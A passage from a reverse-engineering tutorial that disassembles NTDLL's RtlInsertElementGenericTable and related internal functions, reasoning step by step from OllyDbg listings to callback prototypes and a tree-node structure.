If you'd like to try this out for yourself, keep in mind that Windows is not built using the compiler's default settings. The following are the optimization and code generation flags I used in order to get binary code that was identical to the one in `NTDLL`. The four optimization flags are: `/Ox` for enabling maximum optimizations, `/Og` for enabling global optimizations, `/Os` for favoring code size (as opposed to code speed), and `/Oy-` for ensuring the use of frame pointers. I also had `/GA` enabled, which optimizes the code specifically for Windows applications.

Standard reversing practices rarely require such a highly accurate reconstruction of a function's source code. Simply figuring out the basic data structures and the generally idea of the logic that takes place in the function is enough for most purposes. Determining the exact compiler version and compiler flags in order to produce the exact same binary code as the one we started with is a nice exercise, but it has limited practical value for most purposes.

Whew! You've just completed your first attempt at reversing a fairly complicated and involved function. If you've never attempted reversing before, don't worry if you missed parts of this session—it'll be easier to go back to this function once you develop a full understanding of the data structures. In my opinion, reading through such a long reversing session can often be much more productive when you already know the general idea of what the code does and how data is laid out.

RtlInsertElementGenericTable

Let's proceed to see how an element is added to the table by looking at `RtlInsertElementGenericTable`. Listing 5.5 contains the disassembly of `RtlInsertElementGenericTable`.

```
7C924DC0    PUSH EBP
7C924DC1    MOV EBP,ESP
7C924DC3    PUSH EDI
7C924DC4    MOV EDI,DWORD PTR [EBP+8]
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
7C924DD3    PUSH EAX
7C924DD4    PUSH DWORD PTR [EBP+8]
7C924DD7    PUSH DWORD PTR [EBP+14]
7C924DDA    PUSH DWORD PTR [EBP+10]
7C924DDD    PUSH DWORD PTR [EBP+C]
7C924DE0    PUSH EDI
7C924DE1    CALL ntdll.7C924DF0
7C924DE6    POP EDI
7C924DE7    POP EBP
7C924DE8    RET 10
```

Listing 5.5 A disassembly of RtlInsertElementGenericTable, produced using OllyDbg.

We've already discussed the first two instructions—they create the stack frame. The instruction that follows pushes `EDI` onto the stack. Generally speaking, there are three common scenarios where the `PUSH` instruction is used in a function:

- When saving the value of a register that is about to be used as a local variable by the function. The value is then typically popped out of the stack near the end of the function. This is easy to detect because the value must be popped *into the same register*.
- When pushing a parameter onto the stack before making a function call.
- When copying a value, a `PUSH` instruction is sometimes immediately followed by a `POP` that loads that value into some other register. This is a fairly unusual sequence, but some compilers generate it from time to time.

In the function we must try and figure out whether `EDI` is being pushed as the last parameter of `ntdll.7C92147B`, which is called right afterward, or if it is a register whose value is being saved. Because you can see that `EDI` is overwritten with a new value immediately after the `PUSH`, and you can also see that it's popped back from the stack at the very end of the function, you know that the compiler is just saving the value of `EDI` in order to be able to use that register as a local variable within the function.

The next two instructions in the function are somewhat interesting.

```
7C924DC4    MOV EDI,DWORD PTR [EBP+8]
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
```

The first line loads the value of the first parameter passed into the function (we've already established that `[ebp+8]` is the address of the first parameter in a function) into the local variable, `EDI`. The second loads the *pointer* to the first parameter into `EAX`. Notice that difference between the `MOV` and `LEA` instructions in this sequence. `MOV` actually goes to memory and retrieves the value pointed to by `[ebp+8]` while `LEA` simply calculates `EBP + 8` and loads that number into `EAX`.

One question that quickly arises is whether `EAX` is another local variable, just like `EDI`. In order to answer that, let's examine the code that immediately follows.

```
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
```

You can see that the first parameter pushed onto the stack is the value of `EAX`, which strongly suggests that `EAX` was not assigned for a local variable, but was used as temporary storage by the compiler because two instructions were needed into order to push the pointer of the first parameter onto the stack. This is a very common limitation in assembly language: Most instructions aren't capable of receiving complex arguments like `LEA` and `MOV` can. Because of this, the compiler must use `MOV` or `LEA` and store their output into a register and then use that register in the instruction that follows.

To go back to the code, you can quickly see that there is a function, `ntdll.7C92147B`, that takes two parameters. Remember that in the `stdcall` calling convention (which is the convention used by most Windows code) parameters are always pushed onto the stack in the reverse order, so the first `PUSH` instruction (the one that pushes `EAX`) is really pushing the second parameter. The first parameter that `ntdll.7C92147B` receives is `[ebp+C]`, which is the second parameter that was passed to `RtlInsertElementGenericTable`.

RtlLocateNodeGenericTable

Let's now follow the function call made from `RtlInsertElementGenericTable` into `ntdll.7C92147B` and analyze that function, which I have tentatively titled `RtlLocateNodeGenericTable`. The full disassembly of that function is presented in Listing 5.6.

```
7C92147B    MOV EDI,EDI
7C92147D    PUSH EBP
7C92147E    MOV EBP,ESP
7C921480    PUSH ESI
7C921481    MOV ESI,DWORD PTR [EDI]
7C921483    TEST ESI,ESI
7C921485    JE ntdll.7C924E8C
7C92148B    LEA EAX,DWORD PTR [ESI+18]
7C92148E    PUSH EAX
7C92148F    PUSH DWORD PTR [EBP+8]
7C921492    PUSH EDI
7C921493    CALL DWORD PTR [EDI+18]
7C921496    TEST EAX,EAX
7C921498    JE ntdll.7C924F14
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
7C9214A3    MOV EAX,DWORD PTR [ESI+8]
7C9214A6    TEST EAX,EAX
7C9214A8    JNZ ntdll.7C924F22
7C9214AE    PUSH 3
7C9214B0    POP EAX
7C9214B1    MOV ECX,DWORD PTR [EBP+C]
7C9214B4    MOV DWORD PTR [ECX],ESI
7C9214B6    POP ESI
7C9214B7    POP EBP
7C9214B8    RET 8
7C9214BB    XOR EAX,EAX
7C9214BD    INC EAX
7C9214BE    JMP SHORT ntdll.7C9214B1
```

Listing 5.6 Disassembly of the internal, nonexported function at `ntdll.7C92147B`.

Before even beginning to reverse this function, there are a couple of slight oddities about the very first few lines in Listing 5.6 that must be considered. Notice the first line: `MOV EDI, EDI`. It does nothing! It is essentially dead code that was put in place by the compiler as a placeholder, in case someone wanted to *trap* this function. Trapping means that some external component adds a `JMP` instruction that is used as a notification whenever the trapped function is called. By placing this instruction at the beginning of every function, Microsoft essentially set an infrastructure for trapping functions inside `NTDLL`. Note that these placeholders are only implemented in more recent versions of Windows (in Windows XP, they were introduced in Service Pack 2), so you may or may not see them on your system.

The next few lines also exhibit a peculiarity. After setting up the traditional stack frame, the function is reading a value from `EDI`, even though that register has not been accessed in this function up to this point. Isn't `EDI`'s value just going to be random at this point?

If you look at `RtlInsertElementGenericTable` again (in Listing 5.5), it seems that the value of the first parameter passed to that function (which is probably the address of the root `TABLE` data structure) is loaded into `EDI` before the function from Listing 5.6 is called. This implies that the compiler is simply using `EDI` in order to directly pass that pointer into `RtlLocateNode GenericTable`, but the question is which calling convention passes parameters through `EDI`? The answer is that no standard calling convention does that, but the compiler has chosen to do this anyway. This indicates that the compiler controls all *points of entry* into this function.

Generally speaking, when a function is defined within an object file, the compiler has no way of knowing what its scope is going to be. It might be exported by the linker and called by other modules, or it might be internal to the executable but called from other object files. In any case, the compiler must honor the specified calling convention in order to ensure compatibility with those unknown callers. The only exception to this rule occurs when a function is explicitly defined as local to the current object file using the `static` keyword. This informs the compiler that only functions within the current source file may call the function, which allows the compiler to give such static functions nonstandard interfaces that might be more efficient.

In this particular case, the compiler is taking advantage of the `static` keyword by avoiding stack usage as much as possible and simply passing some of the parameters through registers. This is possible because the compiler is taking advantage of having full control of register allocation in both the caller and the callee.

Judging by the number of bytes passed on the stack (8 from looking at the `RET` instruction), and by the fact that `EDI` is being used without ever being initialized, we can safely assume that this function takes three parameters. Their order is unknown to us because of that register, but judging from the previous functions we can safely assume that the root data structure is always passed as the first parameter. As I said, `RtlInsertElementGenericTable` loads `EDI` with the value of the first parameter passed on to it, so we pretty much know that `EDI` contains our root data structure.

Let's now proceed to examine the first lines of the actual body of this function.

```
7C921481    MOV ESI,DWORD PTR [EDI]
7C921483    TEST ESI,ESI
7C921485    JE ntdll.7C924E8C
```

In this snippet, you can quickly see that `EDI` is being treated as a pointer to something, which supports the assumption about its being the table data structure. In this case, the first member (offset +0) is being tested for zero (remember that you're reversing the conditions), and the function jumps to `ntdll .7C924E8C` if that condition is satisfied.

You might have noticed an interesting fact: the address `ntdll.7C924E8C` is *far away* from the address of the current code you're looking at! In fact, that code was not even included in Listing 5.6—it resides in an entirely separate region in the executable file. How can that be—why would a function be scattered throughout the module like that? The reason this is done has to do with some Windows memory management issues.

Remember we talked about working sets in Chapter 3? While building executable modules, one of the primary concerns is to arrange the module in a way that would allow the module to consume as little physical memory as possible while it is loaded into memory. Because Windows only allocates physical memory to areas that are in active use, this module (and pretty much every other component in Windows) is arranged in a special layout where popular code sections are placed at the beginning of the module, while more esoteric code sequences that are rarely executed are pushed toward the end. This process is called *working-set tuning*, and is discussed in detail in Appendix A.

For now just try to think of what you can learn from the fact that this conditional block has been relocated and sent to a higher memory address. It most likely means that this conditional block is *rarely executed*! Granted, there are various reasons why a certain conditional block would rarely be executed, but there is one primary explanation that is probably true for 90 percent of such conditional blocks: the block implements some sort of error-handling code. Error-handling code is a typical case in which conditional statements are created that are rarely, if ever, actually executed.

Let's now proceed to examine the code at `ntdll.7C924E8C` and see if it is indeed an error-handling statement.

```
7C924E8C    XOR EAX,EAX
7C924E8E    JMP ntdll.7C9214B6
```

As expected, all this sequence does is set `EAX` to zero and jump back to the function's epilogue. Again, this is not definite, but all evidence indicates that this is an error condition.

At this point, you can proceed to the code that follows the conditional statement at `ntdll.7C92148B`, which is clearly the body of the function.

The Callback

The body of `RtlLocateNodeGenericTable` performs a somewhat unusual function call that appears to be the focal point of this entire function. Let's take a look at that code.

```
7C92148B    LEA EAX,DWORD PTR [ESI+18]
7C92148E    PUSH EAX
7C92148F    PUSH DWORD PTR [EBP+8]
7C921492    PUSH EDI
7C921493    CALL DWORD PTR [EDI+18]
```

```
7C921496    TEST EAX,EAX
7C921498    JE ntdll.7C924F14
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
```

This snippet does something interesting that you haven't encountered so far. It is obvious that the first five instructions are all part of the same function call sequence, but notice the address that is being called. It is not a hard-coded address as usual, but rather the value at offset +18 in `EDI`. This exposes another member in the root table data structure at offset +18 as a callback function of some sort. If you go back to `RtlInitializeGenericTable`, you'll see that that offset +18 was loaded from the second parameter passed to that function. This means that offset +18 contains some kind of a user-defined callback.

The function seems to take three parameters, the first being the table data structure; the second, the second parameter passed to the current function; and the third, `ESI + 18`. Remember that `ESI` was loaded earlier with the value at offset +0 of the root structure. This indicates that offset +0 contains some other data structure and that the callback is getting a pointer to offset +18 at this structure. You don't really know what this data structure is at this point.

Once the callback function returns, you can test its return value and jump to `ntdll.7C924F14` if it is zero. Again, that address is outside of the main body of the function. Another error handling code? Let's find out. The following is the code snippet found at `ntdll.7C924F14`.

```
7C924F14    MOV EAX,DWORD PTR [ESI+4]
7C924F17    TEST EAX,EAX
7C924F19    JNZ SHORT ntdll.7C924F22
7C924F1B    PUSH 2
7C924F1D    JMP ntdll.7C9214B0
7C924F22    MOV ESI,EAX
7C924F24    JMP ntdll.7C92148B
```

This snippet loads offset +4 from the unknown structure in `ESI` and tests if it is zero. If it is nonzero, the code jumps to `ntdll.7C924F22`, a two-line segment that jumps back to `ntdll.7C92148B` (which is back inside the main body of our function), but not before it loads `ESI` with the value from offset +4 in the unknown data structure (which is currently stored in `EAX`). If offset +4 at the unknown structure is zero, the code pushes the number 2 onto the stack and jumps back into `ntdll.7C9214B0`, which is another address at the main body of `RtlLocateNodeGenericTable`.

It is important at this point to keep track of the various branches you've encountered in the code so far. This is a bit more confusing than it could have been because of the way the function is scattered throughout the module. Essentially, the test for offset +4 at the unknown structure has one of two outcomes. If the value is zero the function returns to the caller (`ntdll.7C9214B0` is near the

very end of the function). If there is a nonzero value at that offset, the code loads that value into ESI and jumps back to ntdll.7C92148B, which is the callback calling code you just examined.

It looks like you're looking at a loop that constantly calls into the callback and traverses some kind of linked list that starts at offset +0 of the root data structure. Each item seems to be at least 0x1c bytes long, because offset +18 of that structure is passed as the last parameter in the callback.

Let's see what happens when the callback returns a nonzero value.

```
7C92149E    CMP EAX,1
7C9214A1    JNZ SHORT ntdll.7C9214BB
7C9214A3    MOV EAX,DWORD PTR [ESI+8]
7C9214A6    TEST EAX,EAX
7C9214A8    JNZ ntdll.7C924F22
7C9214AE    PUSH 3
7C9214B0    POP EAX
7C9214B1    MOV ECX,DWORD PTR [EBP+C]
7C9214B4    MOV DWORD PTR [ECX],ESI
7C9214B6    POP ESI
7C9214B7    POP EBP
7C9214B8    RET 8
```

First of all, it seems that the callback returns some kind of a number and not a pointer. This could be a Boolean, but you don't know for sure yet. The first check tests for ReturnValue != 1 and loads offset +8 into EAX if that condition is not satisfied. Offset +8 in ESI is then tested for a nonzero value, and if it is zero the code sets EAX to 3 (using the PUSH-POP method described earlier), and proceeds to what is clearly this function's epilogue. At this point, it becomes clear that the reason for loading the value 3 into EAX was to return the value 3 to the caller. Notice how the second parameter is treated as a pointer, and that this pointer receives the current value of ESI, which is that unknown structure we discussed. This is important because it seems that this function is traversing a different list than the one you've encountered so far. Apparently, there is some kind of a linked list that starts at offset +0 in the root table data structure.

So far you've seen what happens when the callback returns 0 or when it returns 1. When the callback returns some other value, the conditional jump you looked at earlier is taken and execution continues at ntdll.7C9214BB. Here is the code at that address:

```
7C9214BB    XOR EAX,EAX
7C9214BD    INC EAX
7C9214BE    JMP SHORT ntdll.7C9214B1
```

This snippet sets EAX to 1 and jumps back into ntdll.7C9214B1, that you've just examined. Recall that that sequence doesn't affect EAX, so it is effectively returning 1 to the caller.

If you go back to the code that immediately follows the invocation of the callback, you can see that when the check for `ESI` offset +8 finds a nonzero value, the code jumps to `ntdll.7C924F22`, which is an address you've already looked at. This is the code that loads `ESI` from `EAX` and jumps back to the beginning of the loop.

At this point, you have gathered enough information to make some educated guesses on this function. This function loops on code that calls some callback and acts differently based on the return value received. The callback function receives items in what appears to be some kind of a linked list. The first item in that list is accessed through offset +0 in the root data structure.

The continuation of the loop and the direction in which it goes depend on the callback's return value.

1. If the callback returns 0, the loop continues on offset +4 in the current item. If offset +4 contains zero, the function returns 2.
2. If the callback returns 1, the function loads the next item from offset +8 in the current item. If offset +8 contains zero the function returns 3. When offset +8 is non-`NULL`, the function continues looping on offset +4 starting with the new item.
3. If the callback returns any other value, the loop terminates and the current item is returned. The return value is 1.

High-Level Theories

It is useful to take a little break from all of these bits, bytes, and branches, and look at the big picture. What are we seeing here, what does this function do? It's hard to tell at this point, but the repeated callback calls and the direction changes based on the callback return values indicate that the callback might be used for determining the relative position of an element within the list. This is probably defined as an element comparison callback that receives two elements and compares them. The three return values probably indicate *smaller than*, *larger than*, or *equal*.

It's hard to tell at this point which return value means what. If we were to draw on our previous conclusions regarding the arrangement of next and previous pointers we see that the next pointer comes first and is followed by the previous pointer. Based on that arrangement we can make the following guesses:

- A return value of 0 from the callback means that the new element is higher valued than the current element and that we need to move forward in the list.
- A return value of 1 would indicate that the new element is lower valued than the current element and that we need to move backward in the list.

- Any value other than 1 or 0 indicates that the new element is identical to one already in the list and that it shouldn't be added.

You've made good progress, but there are several pieces that just don't seem to fit in. For instance, assuming that offsets +4 and +8 in the new unknown structure do indeed point to a linked list, what is the point of looping on offset +4 (which is supposedly the next pointer), and then when finding a lower-valued element to take one element from offset +8 (supposedly the `prev` pointer) only to keep looping on offset +4? If this were a linked list, this would mean that if you found a lower-valued element you'd go back one element, and then keep moving forward. It's not clear how such a sequence could be useful, which suggests that this just isn't a linked list. More likely, this is a tree structure of some sort, where offset +4 points to one side of the tree (let's assume it's the one with higher-valued elements), and offset +8 points to the other side.

The beauty of this tree theory is that it would explain why the loop would take offset +8 from the current element and then keep looping on offset +4. Assuming that offset +4 does indeed point to the right node and that offset +8 points to the left node, it makes total sense. The function is looping toward higher-valued elements by constantly moving to the next node on the right until it finds a node whose middle element is higher-valued than the element you're looking for (which would indicate that the element is somewhere in the left node). Whenever that happens the function moves to the left node and then continues to move to the right from there until the element is found. This is the classic *binary search algorithm* defined in Donald E. Knuth. *The Art of Computer Programming - Volume 3: Sorting and Searching (Second Edition).* Addison Wesley. [Knuth3]. Of course, this function is probably not searching for an existing element, but is rather looking for a place to fit the new element.

Callback Parameters

Let's take another look at the parameters passed to the callback and try to guess their meaning. We already know what the first parameter is—it is read from `EDI`, which is the root data structure. We also know that the third parameter is the current node in what we *believe* is a binary search, but why is the callback taking offset +18 in that structure? It is likely that +18 is not exactly an offset into a structure, but is rather just the total size of the element's headers. By adding 18 to the element pointer the function is simply skipping these headers and is getting to the actual element data, which is of course implementation-specific.

The second parameter of the callback is taken from the first parameter passed to the function. What could it possible be? Since we think that this function is some kind of an element comparison callback, we can safely assume that the second parameter points to the new element. It would have to be because if it isn't, what would the comparison callback compare? This means

that the callback takes a TABLE pointer, a pointer to the data of the element being added, and a pointer to the data of the current element. The function is comparing the new element with the data of the element we're currently traversing. Let's try and define a prototype for the callback.

```
typedef int (stdcall * TABLE_COMPARE_ELEMENTS) (
     TABLE   *pTable,
     PVOID    pElement1,
     PVOID    pElement2
     );
```

Summarizing the Findings

Let's try and summarize all that has been learned about RtlLocateNode GenericTable. Because we have a working theory on the parameters passed into it, let's revisit the code in RtlInsertElementGenericTable that called into RtlLocateNodeGenericTable, just to try and use this knowledge to learn something about the parameters that RtlInsertElement GenericTable takes. The following is the sequence that calls RtlLocate NodeGenericTable from RtlInsertElementGenericTable.

```
7C924DC7    LEA EAX,DWORD PTR [EBP+8]
7C924DCA    PUSH EAX
7C924DCB    PUSH DWORD PTR [EBP+C]
7C924DCE    CALL ntdll.7C92147B
```

It looks like the second parameter passed to RtlInsertElementGeneric Table at [ebp+C] is the new element currently being inserted. Because you now know that ntdll.7C92147B (RtlLocateNodeGenericTable) locates a node in the generic table, you can now give it an estimated prototype.

```
int RtlLocateNodeGenericTable (
     TABLE  *pTable,
     PVOID   ElementToLocate,
     NODE  **NodeFound;
     );
```

There are still many open questions regarding the data layout of the generic table. For example, what was that linked list we encountered in RtlGet ElementGenericTable and how is it related to the binary tree structure we've found?

RtlRealInsertElementWorker

After ntdll.7C92147B returns, RtlInsertElementGenericTable proceeds by calling ntdll.7C924DF0, which is presented in Listing 5.7. You don't have to think much to know that since the previous function only searched for

the right node where to insert the element, surely this function must do the actual insertion into the table.

Before looking at the implementation of the function, let's go back and look at how it's called from `RtlInsertElementGenericTable`. Since you now have some information on some of the data that `RtlInsertElementGenericTable` deals with, you might be able to learn a bit about this function before you even start actually disassembling it. Here's the sequence in `RtlInsertElementGenericTable` that calls the function.

```
7C924DD3    PUSH EAX
7C924DD4    PUSH DWORD PTR [EBP+8]
7C924DD7    PUSH DWORD PTR [EBP+14]
7C924DDA    PUSH DWORD PTR [EBP+10]
7C924DDD    PUSH DWORD PTR [EBP+C]
7C924DE0    PUSH EDI
7C924DE1    CALL ntdll.7C924DF0
```

It appears that `ntdll.7C924DF0` takes six parameters. Let's go over each one and see if we can figure out what it contains.

Argument 6 This snippet starts right after the call to position the new element, so the sixth argument is essentially the return value from `ntdll.7C92147B`, which could either be 1, 2, or 3.

Argument 5 This is the address of the first parameter passed to `RtlInsertElementGenericTable`. However, it no longer contains the value passed to `RtlInsertElementGenericTable` from the caller. It has been used for receiving a binary tree node pointer from the search function. This is essentially the pointer to the node to which the new element will be added.

Argument 4 This is the fourth parameter passed to `RtlInsertElementGenericTable`. You don't currently know what it contains.

Argument 3 This is the third parameter passed to `RtlInsertElementGenericTable`. You don't currently know what it contains.

Argument 2 Based on our previous assessment, the second parameter passed to `RtlInsertElementGenericTable` is the actual element we'll be adding.

Argument 1 `EDI` contains the root table data structure.

Let's try to take all of this information and use it to make a temporary prototype for this function.

```
UNKNOWN RtlRealInsertElementWorker(
      TABLE *pTable,
      PVOID ElementData,
      UNKNOWN Unknown1,
      UNKNOWN Unknown2,
```

```
    NODE *pNode,
    ULONG SearchResult
    );
```

You now have some basic information on `RtlRealInsertElement Worker`. At this point, you're ready to take on the complete listing and try to figure out exactly how it works. The full disassembly of `RtlRealInsert ElementWorker` is presented in Listing 5.7.

```
7C924DF0    MOV EDI,EDI
7C924DF2    PUSH EBP
7C924DF3    MOV EBP,ESP
7C924DF5    CMP DWORD PTR [EBP+1C],1
7C924DF9    PUSH EBX
7C924DFA    PUSH ESI
7C924DFB    PUSH EDI
7C924DFC    JE ntdll.7C935D5D
7C924E02    MOV EDI,DWORD PTR [EBP+10]
7C924E05    MOV ESI,DWORD PTR [EBP+8]
7C924E08    LEA EAX,DWORD PTR [EDI+18]
7C924E0B    PUSH EAX
7C924E0C    PUSH ESI
7C924E0D    CALL DWORD PTR [ESI+1C]
7C924E10    MOV EBX,EAX
7C924E12    TEST EBX,EBX
7C924E14    JE ntdll.7C94D4BE
7C924E1A    AND DWORD PTR [EBX+4],0
7C924E1E    AND DWORD PTR [EBX+8],0
7C924E22    MOV DWORD PTR [EBX],EBX
7C924E24    LEA ECX,DWORD PTR [ESI+4]
7C924E27    MOV EDX,DWORD PTR [ECX+4]
7C924E2A    LEA EAX,DWORD PTR [EBX+C]
7C924E2D    MOV DWORD PTR [EAX],ECX
7C924E2F    MOV DWORD PTR [EAX+4],EDX
7C924E32    MOV DWORD PTR [EDX],EAX
7C924E34    MOV DWORD PTR [ECX+4],EAX
7C924E37    INC DWORD PTR [ESI+14]
7C924E3A    CMP DWORD PTR [EBP+1C],0
7C924E3E    JE SHORT ntdll.7C924E88
7C924E40    CMP DWORD PTR [EBP+1C],2
7C924E44    MOV EAX,DWORD PTR [EBP+18]
7C924E47    JE ntdll.7C924F0C
7C924E4D    MOV DWORD PTR [EAX+8],EBX
7C924E50    MOV DWORD PTR [EBX],EAX
7C924E52    MOV ESI,DWORD PTR [EBP+C]
7C924E55    MOV ECX,EDI
7C924E57    MOV EAX,ECX
```

Listing 5.7 Disassembly of function at `ntdll.7C924DF0`.

```
7C924E59    SHR ECX,2
7C924E5C    LEA EDI,DWORD PTR [EBX+18]
7C924E5F    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
7C924E61    MOV ECX,EAX
7C924E63    AND ECX,3
7C924E66    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
7C924E68    PUSH EBX
7C924E69    CALL ntdll.RtlSplay
7C924E6E    MOV ECX,DWORD PTR [EBP+8]
7C924E71    MOV DWORD PTR [ECX],EAX
7C924E73    MOV EAX,DWORD PTR [EBP+14]
7C924E76    TEST EAX,EAX
7C924E78    JNZ ntdll.7C935D4F
7C924E7E    LEA EAX,DWORD PTR [EBX+18]
7C924E81    POP EDI
7C924E82    POP ESI
7C924E83    POP EBX
7C924E84    POP EBP
7C924E85    RET 18
7C924E88    MOV DWORD PTR [ESI],EBX
7C924E8A    JMP SHORT ntdll.7C924E52
7C924E8C    XOR EAX,EAX
7C924E8E    JMP ntdll.7C9214B6
```

Listing 5.7 *(continued)*

Like the function at Listing 5.6, this one also starts with that dummy `MOV EDI, EDI` instruction. However, unlike the previous function, this one doesn't seem to receive any parameters through registers, indicating that it was probably not defined using the `static` keyword. This function starts out by checking the value of the `SearchResult` parameter (the last parameter it takes), and making one of those remote, out of function jumps if `SearchResult == 1`. We'll deal with this condition later.

For now, here's the code that gets executed when that condition isn't satisfied.

```
7C924E02    MOV EDI,DWORD PTR [EBP+10]
7C924E05    MOV ESI,DWORD PTR [EBP+8]
7C924E08    LEA EAX,DWORD PTR [EDI+18]
7C924E0B    PUSH EAX
7C924E0C    PUSH ESI
7C924E0D    CALL DWORD PTR [ESI+1C]
```

It seems that the `TABLE` data structure contains another callback pointer. Offset +1c appears to be another callback function that takes two parameters. Let's examine those parameters and try to figure out what the callback does. The first parameter comes from `ESI` and is quite clearly the `TABLE` pointer. What does

the second parameter contain? Essentially, it is the value of the third parameter passed to `RtlRealInsertElementWorker` plus 18 bytes (hex). When you looked earlier at the parameters that `RtlRealInsertElementWorker` takes, you had no idea what the third parameter was, but the number `0x18` sounds somehow familiar. Remember how `RtlLocateNodeGenericTable` added `0x18` (24 in decimal) to the pointer of the current element before it passed it to the `TABLE_COMPARE_ELEMENTS` callback? I suspected that adding 24 bytes was a way of skipping the element's header and getting to the actual data. This corroborates that assumption—it looks like elements in a generic table are each stored with 24-byte headers that are followed by the element's data.

Let's dig further into this function to try and figure out how it works and what the callback does. Here's what happens after the callback returns.

```
7C924E10    MOV EBX,EAX
7C924E12    TEST EBX,EBX
7C924E14    JE ntdll.7C94D4BE
7C924E1A    AND DWORD PTR [EBX+4],0
7C924E1E    AND DWORD PTR [EBX+8],0
7C924E22    MOV DWORD PTR [EBX],EBX
7C924E24    LEA ECX,DWORD PTR [ESI+4]
7C924E27    MOV EDX,DWORD PTR [ECX+4]
7C924E2A    LEA EAX,DWORD PTR [EBX+C]
7C924E2D    MOV DWORD PTR [EAX],ECX
7C924E2F    MOV DWORD PTR [EAX+4],EDX
7C924E32    MOV DWORD PTR [EDX],EAX
7C924E34    MOV DWORD PTR [ECX+4],EAX
7C924E37    INC DWORD PTR [ESI+14]
7C924E3A    CMP DWORD PTR [EBP+1C],0
7C924E3E    JE SHORT ntdll.7C924E88
7C924E40    CMP DWORD PTR [EBP+1C],2
7C924E44    MOV EAX,DWORD PTR [EBP+18]
7C924E47    JE ntdll.7C924F0C
7C924E4D    MOV DWORD PTR [EAX+8],EBX
7C924E50    MOV DWORD PTR [EBX],EAX
```

This code tests the return value from the callback. If it's zero, the function jumps into a remote block. Let's take a quick look at that block.

```
7C94D4BE    MOV EAX,DWORD PTR [EBP+14]
7C94D4C1    TEST EAX,EAX
7C94D4C3    JE SHORT ntdll.7C94D4C7
7C94D4C5    MOV BYTE PTR [EAX],BL
7C94D4C7    XOR EAX,EAX
7C94D4C9    JMP ntdll.7C924E81
```

This appears to be some kind of failure mode that essentially returns 0 to the caller. Notice how this sequence checks whether the fourth parameter at

[ebp+14] is nonzero. If it is, the function is treating it as a pointer, writing a single byte containing 0 (because we *know* EBX is going to be zero at this point) into the address pointed by it. It would appear that the fourth parameter is a pointer to some Boolean that's used for notifying the caller of the function's success or failure.

Let's proceed to look at what happens when the callback returns a non-NULL value. It's not difficult to see that this code is initializing the header of the newly allocated element, using the callback's return value as the address. Before we try to figure out the details of this initialization, let's pause for a second and try to realize what this tells us about the callback function we just observed. It looks as if the purpose of the callback function was to allocate memory for the newly created element. We know this because EBX now contains the return value from the callback, and it's definitely being used as a pointer to a new element that's currently being initialized. With this information, let's try to define this callback.

```
typedef NODE * ( _stdcall * TABLE_ALLOCATE_ELEMENT) (
     TABLE  *pTable,
     ULONG   ElementSize
     );
```

How did I know that the second parameter is the element's size? It's simple. This is a value that was passed along from the caller of RtlInsertElement GenericTable into RtlRealInsertElementWorker, was incremented by 24, and was finally fed into TABLE_ALLOCATE_ELEMENT. Clearly the application calling RtlInsertElementGenericTable is supplying the size of this element, and the function is adding 24 because that's the length of the node's header. Because of this we now also know that the third parameter passed into RtlRealInsertElementWorker is the user-supplied element length. We've also found out that the fourth parameter is an optional pointer into some Boolean that contains the outcome of this function. Let's correct the original prototype.

```
UNKNOWN RtlRealInsertElementWorker(
      TABLE *pTable,
      PVOID ElementData,
      ULONG ElementSize,
      BOOLEAN *pResult OPTIONAL,
      NODE *pNode,
      ULONG SearchResult
      );
```

You may notice that we've been accumulating quite a bit of information on the parameters that RtlInsertElementGenericTable takes. We're now ready to start looking at the prototype for RtlInsertElementGenericTable.

```
UNKNOWN NTAPI RtlInsertElementGenericTable(
     TABLE   *pTable,
     PVOID    ElementData,
     ULONG    DataLength,
     BOOLEAN *pResult OPTIONAL,
     );
```

At this point in the game, you've gained quite a bit of knowledge on this API and associated data structures. There's probably no real need to even try and figure out each and every member in a node's header, but let's look at that code sequence and try and figure out how the new element is linked into the existing data structure.

Linking the Element

First of all, you can see that the function is accessing the element header through `EBX`, and then it loads `EAX` with `EBX + c`, and accesses members through `EAX`. This indicates that there is some kind of a data structure at offset +c of the element's header. Why else would the compiler access these members through another register? Why not just use `EBX` for accessing all the members?

Also, you're now seeing distinct proof that the generic table maintains both a linked list and a tree. `EAX` is loaded with the starting address of the linked list header (`LIST_ENTRY *`), and `EBX` is used for accessing the binary tree members. The function checks the `SearchResult` parameter before the tree node gets attached to the rest of the tree. If it is 0, the code jumps to `ntdll.7C924E88`, which is right after the end of the function's main body. Here is the code for that condition.

```
7C924E88    MOV DWORD PTR [ESI],EBX
7C924E8A    JMP SHORT ntdll.7C924E52
```

In this case, the node is attached as the root of the tree. If `SearchResult` is nonzero, the code proceeds into what is clearly an `if-else` block that is entered when `SearchResult != 2`. If that conditional block is entered (when `SearchResult != 2`), the code takes the `pNode` parameter (which is the node that was found in `RtlLocateNodeGenericTable`), and attaches the newly created node as the left child (offset +8). If `SearchResult == 2`, the code jumps to the following sequence.

```
7C924F0C    MOV DWORD PTR [EAX+4],EBX
7C924F0F    JMP ntdll.7C924E50
```

Here the newly created element is attached as the right child of `pNode` (offset +4). Clearly, the search result indicates whether the new element is smaller or larger than the value represented by `pNode`. Immediately after the '`if-else`'

block a pointer to pNode is stored in offset +0 at the new entry. This indicates that offset +0 in the node header contains a pointer to the parent element. You can now properly define the node header data structure.

```
struct NODE
{
  NODE        *ParentNode;
  NODE        *RightChild;
  NODE        *LeftChild;
  LIST_ENTRY  LLEntry;
  ULONG       Unknown;
};
```

Copying the Element

After allocating the new node and attaching it to pNode, you reach an interesting sequence that is actually quite common and is one that you're probably going to see quite often while reversing IA-32 assembly language code. Let's take a look.

```
7C924E52    MOV ESI,DWORD PTR [EBP+C]
7C924E55    MOV ECX,EDI
7C924E57    MOV EAX,ECX
7C924E59    SHR ECX,2
7C924E5C    LEA EDI,DWORD PTR [EBX+18]
7C924E5F    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
7C924E61    MOV ECX,EAX
7C924E63    AND ECX,3
7C924E66    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
```

